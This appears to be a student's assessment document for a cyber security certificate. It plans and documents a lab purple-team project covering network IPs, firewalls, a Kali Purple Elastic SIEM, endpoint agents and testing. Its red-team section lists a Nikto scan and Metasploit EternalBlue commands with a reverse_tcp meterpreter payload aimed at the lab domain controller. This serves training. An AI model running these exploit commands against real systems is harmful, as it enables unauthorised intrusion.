Assessmenttitle:  **AT2 Technical project documentation**

# Assessment method: Product (Project/Assignment/Case Study) Unitinformation

Course name: **22603VIC Certificate IV in Cyber Security**

Unit[s] of competency: **VU23220 Develop and carry out a cyber security industry project**

# Assessment information for student

Task number: **2** Of **2**

Due date: Click or tap to enter a date. If date in Gordon Online, check box: ☒

1. *Project Implementation plan that addresses minimal disruption to users* 
   1. *Development – Phase 1: System hardware and networking Installation*
   2. *Execution – Phase 2: Tools implementation to detect anomalies*
   3. *Evaluation – Phase 3: Testing, red and blue / purple team activities*

**Project Implementation Plan that Addresses Minimal Disruption to Users:**

The implementation plan should be designed to minimize disruption to users.

This can be achieved by:

* **Planning**: Identify the best time to implement changes, ideally during off-peak hours or when the least number of users are active.
* **Communication**: Inform users about the upcoming changes, the expected impact, and the benefits once the changes are implemented. This can help manage user expectations.
* **Testing:** Thorough testing in a lab environment before rolling out to the production environment.
* **Staging**: Implement changes in a staged manner, starting with non-critical systems. This allows for any issues to be identified and resolved before moving on to more critical systems.
* **Backup:** Ensure regular backups are taken and have rollback plans ready to revert changes in case problems arise.

**Development – Phase 1: System Hardware and Networking Installation:**

This phase involves setting up the physical and virtualized systems. This includes:

1. **Set up and interconnect Networking infrastructure:**

* IP addresses:

KaliPurple 192.168.100.200

Windows 22 DC: 192.168.100.100

Windows Clients: 192.168.100.10-20

KaliPurple SIEM: 192.168.100.200

Kali Internal 192.168.100.250

Switch VLAN1 192.168.100.254

Palo Fw E1/2 192.168.100.1


Palo Fw E1/1 192.168.108.234/24

Palo Fw E1/3 192.168.50.1/24

LAMP DMZ Web 192.168.50.100

Kali Outside 192.168.108.X

* Cable up Physical network according to the below network Diagram:



* Ensure the physical network is operational and stable.

1. Configuring and interconnecting the virtual environment, firewall, servers, and clients.

* Install VirtualBox and create VMs for each required system (KaliPurple SIEM, Windows Server, Ubuntu LAMP server, WIndows Clients.).
* Configure VirtualBox NAT and internal networks for initial and prototype environments.
* Set up and configure the OPNsense firewall in the prototype lab environment.
* Verify interconnectivity between VMs using VirtualBox networking settings.

1. Configure kali Purple - for remote management - ( ssh, rdp, console).

**Execution – Phase 2: Tools Implementation to Detect Anomalies** This phase involves the implementation of various tools and systems to detect anomalies. This includes:

1. Implementing KaliPurple SIEM and installing the Elastic Stack (Elastic, Kibana).
2. Implementing the Fleet Server and endpoint protection agent.
3. Integrating the OPNsense and Palo Alto Firewall logs with KaliPurple SIEM.

**Evaluation – Phase 3: Testing, Red and Blue / Purple Team Activities:** This phase involves testing the implemented systems and conducting Red and Blue (Purple) teaming exercises. This includes:

1. Red team testing and evaluation using Kali for testing and evaluating the firewall rules, Windows clients, and DMZ Web Server.
2. Blue team responded using Kali Purple SIEM for alert detection and response.
3. Establishing a network security baseline.
4. Conducting further testing and RBT activities.
5. ***Function and operation of selected devices, systems and tools used in all project phases 1, 2 and 3***

***Phase 1: Development***

1. VirtualBox: Virtualisation software to run our virtual machines (VMs) on our host computers. It enabled the setup and configuration of different operating systems and environments required for the project.

2. OPNsense Firewall: An open-source firewall and routing platform to act as our prototype firewall in the project, providing network segmentation, traffic inspection, and logging capabilities.

3. Palo Alto Firewall: We utilised the next-generation firewall for advanced security features such as application visibility and control, user identification, and threat prevention. It served as the production firewall in the project.

4. Kali Purple: Used for our security operation center (SOC) use cases. It is used as the SIEM (Security Information and Event Management) platform, hosting the Elastic Stack and Fleet Server.

5. Elastic Stack: Our open-source tools for data ingestion, search, analysis, and visualisation. It includes Elasticsearch (for data indexing and search), Kibana (for data visualisation and dashboards), and other components for log management and security analytics.

6. Fleet Server: A component of the Elastic Stack that centrally manages and communicates with Elastic Agents, enabling the deployment of security agents and policies across multiple hosts (DMZ, client PC and Windows server).

***Phase 2: Execution***

1. Elastic Defend: Integrated within the Elastic Stack and provided endpoint security capabilities, such as malware prevention, ransomware protection, and memory threat detection (enabled default malware protections).

2. Windows Server 2022: Our server operating system used to set up an Active Directory domain environment, providing centralised management of user accounts, group policies, and domain services.

3. Wireshark: Used for network protocol identification and capturing and analysing network traffic, helping to verify connectivity, log collection and ingestion into the Elastic Stack.

Throughout the second phase, additional tools and utilities were used for tasks like remote management (SSH, RDP), firewall configuration and log analysis.

**Phase 3: Evaluation**

1. Elastic Security: Utilised the component of Elastic Stack that provides security analytics, threat detection, and response capabilities. It includes security rules, alerts, and visualisation tools for investigating incidents.

2. Security Testing Tools: Kali Purple tools and techniques were used for security testing and evaluation, such as vulnerability scanners (Nmap, Nikto), penetration testing tools, or simulated attack scenarios to assess the detection and response capabilities of the implemented security controls.

1. ***Phase 2: Tools Implementation -*** 
   1. ***Virtualisation and virtual network interconnection configuration***
   2. ***Firewall installation and configuration***
   3. ***IDS/IPS implementation (Palo Alto Security profiles)***
   4. ***SIEM (KaliPurple) Elastic security implementation***
   5. ***Endpoint protection and Endpoint agent installation and configuration***
   6. ***Client PC Wireshark installation***
2. **Virtualisation and virtual network interconnection configuration:**

Set up virtual machines for different components like Windows clients, Windows Server, DMZ web server, and Kali Purple using VirtualBox.

Configured virtual networks like NAT, bridged, internal, and host-only adapters to interconnect these VMs with the physical network and firewalls (OPNsense and Palo Alto).

1. **Firewall installation and configuration**:

Installed the OPNsense firewall as a prototype in VirtualBox, configuring interfaces, zones, and firewall rules for network segmentation and traffic inspection.

For the production environment, we deployed the Palo Alto Firewall appliance, configured interfaces, security policies, NAT rules, and log forwarding profiles.

1. **IDS/IPS implementation (Palo Alto Security profiles):**

For intrusion detection and prevention, we leveraged the security profiles in the Palo Alto Firewall, which provided application visibility, user identification, and threat prevention capabilities.

1. **SIEM (Kali Purple) Elastic security implementation:**

Installed Kali Purple as the SIEM platform and configured the Elastic Stack components, including Elasticsearch for indexing and search, Kibana for data visualisation, and Fleet Server for managing Elastic Agents. We implemented Elastic Security for security analytics, threat detection and response.

1. **Endpoint protection and Endpoint agent installation and configuration:**

Integrated the Elastic Defend module into the Elastic Stack and added it to the Fleet Server policy.

Installed Elastic Defend agents on Windows clients and the DMZ web server to provide endpoint security capabilities like malware prevention, ransomware protection, and memory threat detection.

1. **Client PC Wireshark installation:**

Installed Wireshark on client PC, DMZ, the host system (for bridged network adapters) to capture and analyse network traffic, check connectivity and verify log collection and ingestion into the Elastic Stack on Kali Purple.

1. ***Phase3a: Document the testing procedures used to verify project functionality***

Verification of the functionality of our configuration included :

**1. Testing Environment Setup**

- Ensured all components are properly configured and interconnected:

- Palo Alto Firewall: Configured with appropriate security profiles and policies.

- Cisco Switch: Properly segmented VLANs and routing.

- Kali Purple SIEM: Configured for logging and alerting.

- Windows Server 2022 Domain Controller: Properly connected clients and services.

- Windows 10/11 Clients with Elastic Defend: Endpoint protection enabled.

- Ubuntu LAMP DMZ Web Server: Accessible and configured with necessary services.

All devices returned successful pings

1. ***Phase3b: Red and Blue (Purple) team exercises planned and executed***

**1. Port Scanning (Nmap) on DMZ and Windows Server**

Objective: Identify open ports on the target systems.

Tool: Nmap

Targets:

- Windows Server 2022 Domain Controller

- Ubuntu DMZ Web Server

- Expected Result: A list of open ports on the target systems.

**2. Nikto for Web Vulnerability Scanning**

Objective : Scan the web server for common vulnerabilities.

Tool : `nikto -h http://192.168.50.100`

Expected result: Nikto will scan the web server for common misconfigurations, outdated software, and potential security issues.

**3. Exploitation (Metasploit)**

Objective: Exploit known vulnerabilities on the target systems using various metasploit payloads targeting SMB, TLS etc.

Tool: Metasploit

msfconsole

use exploit/windows/smb/ms17\_010\_eternalblue (example payload)

set RHOSTS 192.168.100.100

set PAYLOAD windows/x64/meterpreter/reverse\_tcp

exploit

Target: Windows Server 2022 Domain Controller

- Expected Result: Gain a meterpreter session on the target.

1. ***Explain the model of cybersecurity implemented in the project and the benefits to an organisation of this model.***

The model of Cybersecurity is one considered as Defense-in-Depth

The Defense-in-Depth model is evident from the following aspects of our setup:

1. Perimeter Security: Palo Alto Firewall
2. Network Segmentation: Cisco Switch with VLANs
3. Centralised Logging and Monitoring: Kali Purple SIEM
4. Identity and Access Management: Windows Server 2022 Domain Controller
5. Endpoint Protection: Windows 10/11 Clients with Elastic Defend
6. Isolated External-Facing Services: Ubuntu LAMP DMZ Web Server

**Benefits to the Organisation include:**

Comprehensive Protection: By implementing multiple layers of security, the organisation is protected against a wider range of threats. If one layer is breached, others are in place to detect or prevent further intrusion.

Improved Threat Detection: The SIEM solution allows for centralised logging and alerting, enabling quicker detection of potential security incidents across the entire infrastructure.

Reduced Attack Surface: Network segmentation via VLANs limits the potential spread of an attack if a breach occurs in one segment.

Enhanced Access Control: The Domain Controller provides centralized user management and authentication, reducing the risk of unauthorized access.

Endpoint Security: Elastic Defend on client machines offers protection at the user level, guarding against malware and other endpoint-specific threats.

Isolated External Services: Placing the web server in a DMZ protects internal resources from potential attacks targeting public-facing services.

Scalability: This model can be easily scaled as the organization grows, with new components integrated into the existing security framework.

Compliance: Many regulatory standards require multi-layered security approaches, making this model beneficial for compliance purposes.

Flexibility: Different security measures can be adjusted or updated independently, allowing for targeted improvements without overhauling the entire system.

Improved Incident Response: With multiple layers of monitoring and protection, the organisation can more effectively respond to and contain security incidents.

***7. Identify the components of a CSOC (Cyber security operation centre) and which of these components were implemented in the project***

Components of a CSOC and their implementation in our project included :

1. Firewall: Implemented: Palo Alto Firewall This is a crucial component for perimeter security and network traffic control.
2. Network Segmentation: Implemented: Cisco Switch with VLANs This allows for proper network isolation and traffic management.
3. Security Information and Event Management (SIEM): Implemented: Kali Purple SIEM This is essential for log collection, correlation, and alerting.
4. Identity and Access Management: Implemented: Windows Server 2022 Domain Controller This manages user authentication and access controls.
5. Endpoint Detection and Response (EDR): Implemented: Windows 10/11 Clients with Elastic Defend This provides protection and monitoring at the endpoint level.
6. Secure Web Server: Implemented: Ubuntu LAMP DMZ Web Server This represents a securely configured external-facing service.
7. Intrusion Detection/Prevention System (IDS/IPS) partially covered by the Palo Alto Firewall and the SIEM.

Present draft documentation for approval and final signoff from product owner

## **Criteria**

1. Project implementation plan Phases are covered: Development, Execution and Evaluation, minimising user disruption is addressed
2. Function and operation of selected devices, systems and tools used: All systems, devices and tools used in Phase 1 Phase 2 and Phase 3 are covered
3. Phase 2: Tools Implementation: Installation and configuration of the tools used are documented

Phase3a: Document the testing procedures used to verify project functionality: Testing procedures and results are provided that demonstrates project system is operational

1. Phase3b: Red and Blue (Purple) team exercises planned and executed: At least two Red team activities are undertaken and documented and corresponding SIEM alerts provided with actions identified
2. Cybersecurity model: Model explained and organisational benefits provided
3. Components of a CSOC: Ability to relate project implementation to CSOC components